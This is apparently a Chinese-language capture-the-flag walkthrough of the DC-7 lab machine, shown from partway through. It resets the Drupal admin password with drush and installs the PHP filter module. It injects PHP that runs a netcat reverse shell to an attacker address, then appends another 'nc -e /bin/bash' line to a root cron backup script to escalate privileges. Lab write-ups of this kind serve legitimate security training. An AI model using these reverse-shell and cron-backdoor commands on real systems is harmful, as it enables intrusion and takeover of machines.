
参考DC8的方案,尝试exim4提权==> 失败

继续查找有用的信息,发现.drush

1
2
3
4
5
6
7
8
9
10
11
12
13
dc7user@dc-7:~$ ls -la
total 44
drwxr-xr-x 5 dc7user dc7user 4096 Jan 14 22:10 .
drwxr-xr-x 3 root root 4096 Aug 29 2019 ..
-rw-r--r-- 1 dc7user dc7user 3552 Jan 12 22:34 a.sh
drwxr-xr-x 2 dc7user dc7user 4096 Jan 14 22:00 backups
lrwxrwxrwx 1 dc7user dc7user 9 Aug 29 2019 .bash_history -> /dev/null
-rw-r--r-- 1 dc7user dc7user 220 Aug 29 2019 .bash_logout
-rw-r--r-- 1 dc7user dc7user 3953 Aug 29 2019 .bashrc
drwxr-xr-x 3 dc7user dc7user 4096 Aug 29 2019 .drush
drwx------ 3 dc7user dc7user 4096 Jan 14 22:00 .gnupg
-rw------- 1 dc7user dc7user 7938 Aug 30 2019 mbox
-rw-r--r-- 1 dc7user dc7user 675 Aug 29 2019 .profile

Drush(Drupal Shell)是 Drupal 内容管理系统的命令行工具与脚本接口,被称为 Drupal 开发者的 “瑞士军刀”。它由 Moshe Weitzman 于 2006 年创建,旨在通过命令行界面简化 Drupal 站点的安装、开发、调试与维护工作,大幅提升效率并减少通过 Web 界面操作可能产生的错误。

Drush 可以直接访问 Drupal 核心功能和 API,无需通过网站前端,支持自动化脚本编写,实现重复性任务的批量处理。官方文档位于 drush.org

[!Success] drush用户管理

1
2
3
drush user-create admin --password="securepass" # 创建管理员用户 
drush user-password admin --password="newpass" # 重置用户密码
drush user-login # 生成一次性登录链接

利用drush修改密码,这里一定要注意在/var/www/html/目录下执行才可以

1
2
3
dc7user@dc-7:~/.drush$ cd /var/www/html/
dc7user@dc-7:/var/www/html$ drush user-password admin --password="123456"
Changed password for admin

这里管理员用户名为: admin 密码为:123456

3.登录管理员


这里发现没法选择php代码执行,需要自己安装

https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz

选择extend进行安装php插件


安装完成之后记得勾选php,然后点击最下面的install


选择content,编辑内容


写入nc脚本

1
2
3
<?php
system("nc -e /bin/bash 192.168.3.48 1111");
?>



进入nc反弹脚本,==nc的命令是谁执行反弹谁的权限==,因此再次写入一个nc脚本至定时任务/opt/scripts/backups.sh,目的是让root执行,获取root的权限

进入nc后创建一个伪终端,提高命令窗口交互
python -c 'import pty; pty.spawn("/bin/bash")

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@dc-7:/var/www/html$ echo "nc -e /bin/bash 192.168.3.48 2222" >> /opt/scripts/backups.sh
</bash 192.168.3.48 2222" >> /opt/scripts/backups.sh
www-data@dc-7:/var/www/html$ cat /opt/scripts/backups.sh
cat /opt/scripts/backups.sh
#!/bin/bash
rm /home/dc7user/backups/*
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
rm /home/dc7user/backups/website.tar.gz
nc -e /bin/bash 192.168.3.48 2222

接下来可以手动执行一下脚本测试,发现反弹的还是user权限,验证了==nc的命令是谁执行反弹谁的权限==

